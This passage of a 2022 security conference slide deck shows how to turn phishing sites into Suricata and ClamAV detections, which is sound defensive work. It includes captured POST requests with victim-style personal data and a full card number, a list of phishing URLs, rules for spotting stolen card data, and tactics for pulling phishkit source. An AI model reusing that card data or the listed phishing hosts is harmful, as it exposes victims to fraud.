alert dns $HOME_NET any -> any any (msg:"TW REDIRECTORS Suspicious 000webhostapp => 22slides
Observed"; dns.query; content:"22slides.com"; nocase; endswith;
xbits:isset,TW.000webhostapp,track ip_src; classtype:misc-activity; sid:7505; rev:1;)
```

# Visual Similarities

---

- Perceptual Hashing
- For our purposes: a ‘fuzzy’ hash for an image
- The more similar two hashes are, the more likely the two are to be the same image
- We can build a library of known hashes of things we want to find, and compare our hashes to new things to create ‘rules’.
- This has been used in DFIR for some time, not new, but a very active area of research
- <https://github.com/JohannesBucher/imagehash/>



# Visual Similarities

---

- ClamAV added some support for this in 0.105
- Current Caveats:
  - Doesn't support hamming distance other than 0 (for now)
  - Have to create the hashes within clamav (different hashing tools may create different hashes)
- <https://docs.clamav.net/manual/Signatures/LogicalSignatures.html#image-fuzzy-hash-subsignatures>

# Visual Similarities



Email

Password

```
jae@timecrimes:~$ sudo clamscan --gen-json --debug /home/jae/paypal1.png
```

```
...
```

```
LibClamAV debug: {
```

```
  "Magic": "CLAMJSONv0",
  "RootFileType": "CL_TYPE_PNG",
  "FileName": "paypal1.png",
  "FileType": "CL_TYPE_PNG",
  "FileSize": 26549,
  "FileMD5": "8c6f9965af1b1c18df74b647347665d0",
  "ImageFuzzyHash": {
    "Hash": "b33399cccc666632"
}
```

# Visual Similarities

```
"ImageFuzzyHash":  
    "Hash": "b33399cccc666632"  
}
```

```
PhishWave.PayPal.M65;Engine:150-255,Target:0;0;fuzzy_img# b33399cccc666632
```

```
jae@timecrimes:~$ sha256sum paypal1.png paypal2.png  
a55327011da13d044b33227f613732b3acc0827de06cf2bda8640f67e532fa4  
paypal1.png  
0988cf44961e57c84e91a00a2857fc2146d5d5b4ab279f4bc02cb50ce94d3fab  
paypal2.png
```

```
jae@timecrimes:~$ clamscan -d test.ldb paypal2.png  
Loading:      0s, ETA:      0s [=====>]          1/1 sigs  
Compiling:    0s, ETA:      0s [=====>]          40/40 tasks
```

```
/home/jae/paypal2.png: PhishWave_PayPal_M65.UNOFFICIAL FOUND
```

# User interactions

---

- Generally these days when creds are stolen, they're sent over the network
- Majority via SSL/TLS
- Many coming in via SMS requiring mobile UA via killbot or other service
- If you can see this on your network, you can detect it
- Take a look at how we can detect via network on post to php

# User interactions - Typical POST to PHP

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/
fullname=charles+xavier&add1=1407+graymalkin+lane&add2=&city=salem+center&ct=westchester&zipp=10573&phonee=9145551407&email=ericislame123%40hotmail.com&login=
1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:12 GMT
Location: billing.php
```

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/
```

```
ccnumb=4409750766889173&expr=11%2F27&cvvz=226&okbb=HTTP/1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:58 GMT
Location: index3.php
```

# Urlscan.io to find evidence for detections

Search for domains, IPs, filenames, hashes, ASNs

Search X Help

Search results (100 / 10000+, sorted by date, took 22ms) Showing All Hits Details: Hidden

URL	Age	Size	IPs	ASN
<a href="#">correos-pago3.es.swtest.ru/i/auth/billing.php</a>	Public 10 hours	2 MB	4	2 1 RU
<a href="#">correos-pago3.es.swtest.ru/i/auth/billing.php</a>	Public 10 hours	2 MB	4	2 1 RU
<a href="#">correos-pago3.es.swtest.ru/i/auth/billing.php</a>	Public 1 day	2 MB	4	2 1 RU
<a href="#">correos-pago3.es.swtest.ru/i/auth/billing.php</a>	Public 1 day	2 MB	4	2 1 RU
<a href="#">es-correos.org/es-app/auth/billing.php</a>	Public 1 day	2 MB	4	2 1 RU
<a href="#">sainavodayclinic.com/cse/Billing.php</a>	Public 1 day	1 MB	19	1 1 IN
<a href="#">s502465.smtp.ru/shipping/verification/billing.php</a>	Public 4 days	2 MB	14	5 4 RU
<a href="#">vkinternationals.com/img/source/billing.php</a>	Public 6 days	734 KB	43	6 6 IN
<a href="#">s502465.smtp.ru/shipping/verification/billing.php</a>	Public 6 days	2 MB	14	5 4 RU
<a href="#">s502465.smtp.ru/shipping/verification/billing.php</a>	Public 6 days	2 MB	14	5 4 RU
<a href="#">s502465.smtp.ru/shipping/verification/billing.php</a>	Public 6 days	2 MB	14	5 4 RU
<a href="#">correosexpress-b10084.ingress-daribow.ewp.live/correosexpress/auth/billing.php</a>	Public 7 days	2 MB	4	2 2 US
<a href="#">myplan-view.com/billing.php</a>	Public 7 days	315 KB	32	5 1 US
<a href="#">myplan-view.com/billing.php</a>	Public 7 days	315 KB	32	5 1 US
<a href="#">mysuspension-info-secure.com/billing.php</a>	Public 8 days	8 KB	1	1 RU

# User interactions - Typical POST to PHP

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/
fullname=charles+xavier&add1=1407+graymalkin+lane&add2=&city=salem+center&ct=westchester&zipp=10573&phonee=9145551407&email=ericislame123%40hotmail.com&login=
1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:12 GMT
Location: billing.php
```

```
POST /modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/ HTTP/1.1
Host: unlockon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36 Edg/100.0.1185.39
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://unlockon.com/modules/blockcms/translations/packag/23435D245345/sym/USPS/US3954850834584/index2.php?/
```

```
ccnumb=4409750766889173&expr=11%2F27&cvvz=226&okbb=HTTP/1.1 302 Found
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Jun 2022 20:53:58 GMT
Location: index3.php
```

# User interactions - USPS

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"TW PHISHING  
Suspicious POST to USPS Folder"; flow:established,to_server;  
http.method; content:"POST"; http.uri; content:"/USPS/"; nocase;  
http.referer; content:"/USPS/"; classtype:misc-activity; sid:x;  
rev:1;)
```

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"TW HUNTING  
Suspicious 302 Redirect to billing.php";  
flow:established,to_client; http.stat_code; content:"302";  
http.location; content:"billing.php"; nocase;  
classtype:misc-activity; sid:x; rev:1;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"TW PHISHING  
Generic Credit Card Information Observed in HTTP POST";  
flow:established,to_server; http.method; content:"POST";  
http.request_body; content:"ccnum"; content:&exp; distance:0;  
content:&cvv"; distance:0; classtype:misc-activity; sid:x;  
rev:1;)
```

# Phishkit Source

---

- Source for many kits is very easy to acquire and common to come across
- Two main tactics, both of which take advantage of common workflow and laziness or timing
  - Look for opendirs on a phishing url
  - Append .zip to all the folders in the url and try to acquire the things
  - Lots of tools on github such as  
<https://github.com/t4d/StalkPhish>

# Phishkit Source

---

- Server side helps you understand things like
  - What countermeasures are in place?
  - How is stolen data being stored/transmitted?
  - If things are being stored in a text file, where is it located?
  - Data about who last worked on or created the phishkit
  - How old is this phishkit?

# Phishkit Source

---

- Detections
  - Many of the files within the zips can easily be hashed for detections on your proxy, sandbox, network extracted files
    - Images
    - Scripts
    - HTML
  - Keep in mind that often these are legit files in some cases, you might need to safelist domains in some manner

# Phishkit Source - Hash Resources

```
jae@timecrimes:~/phish/archives/tmp/telstra/src$ sha256sum login.css
30c6beb75786a1f116b5ff07ad0d1b56634294044beeda59118be54158d97d13
login.css
```

Search Results			
Time Submitted	Tenant	Job/Task Score	Matched Value
6/1/2022, 10:00:44 AM	twinwave	100	Files.SHA256: 30c6beb75786a1f116b5ff07ad0d1b56634294044beeda59118be54158d97d13

```
jae@timecrimes:~$ cat test.hdb
6e4ac474cd488a7666d2e442dd7241fd:80302:PhishWave.Telstra.Mrfnetwork.login.css
26870b293cf9099fdb5456874cccddb1:460792:Phishwave.Telstra.Mrfnetwork.log1.css
```


```
jae@timecrimes:~$ clamscan -d test.hdb 20220513-170011-telstra.zip -z
```

```
/home/jae/20220513-170011-telstra.zip:
Phishwave.Telstra.Mrfnetwork.log1.css.UNOFFICIAL FOUND
/home/jae/20220513-170011-telstra.zip:
PhishWave.Telstra.Mrfnetwork.login.css.UNOFFICIAL FOUND
```

# its probably lunchtime - quick recap

---

- Where the page lives
- Attributes about the page
- Trying to hide javascript
- Behavior of the page
- Resources of the page
- Journey getting to the page
- What the page looks like
- You gotta talk somehow
- Phishkit Source



# I need phish resources

---

- Phishkits
  - <https://github.com/marcoramilli/PhishingKitTracker>
- Phish URLs
  - <https://openphish.com/feed.txt>
- TwinWave VT Tags
  - Phish/Brand/Actors
  - <https://www.virustotal.com/gui/search/%2523twinwave-phish/comments>
- ET OPEN Phishing Rules
  - <https://rules.emergingthreats.net/open/suricata-5.0/rules/emerging-phishing.rules>

Placeholder slide for  
uncomfortable silence  
(or questions)

[jason@twinwave.io](mailto:jason@twinwave.io)  
@switchingtoguns

twinwave

# Grinding Phish into Detections

BSides Boulder 2022 - Jason Williams

twinwave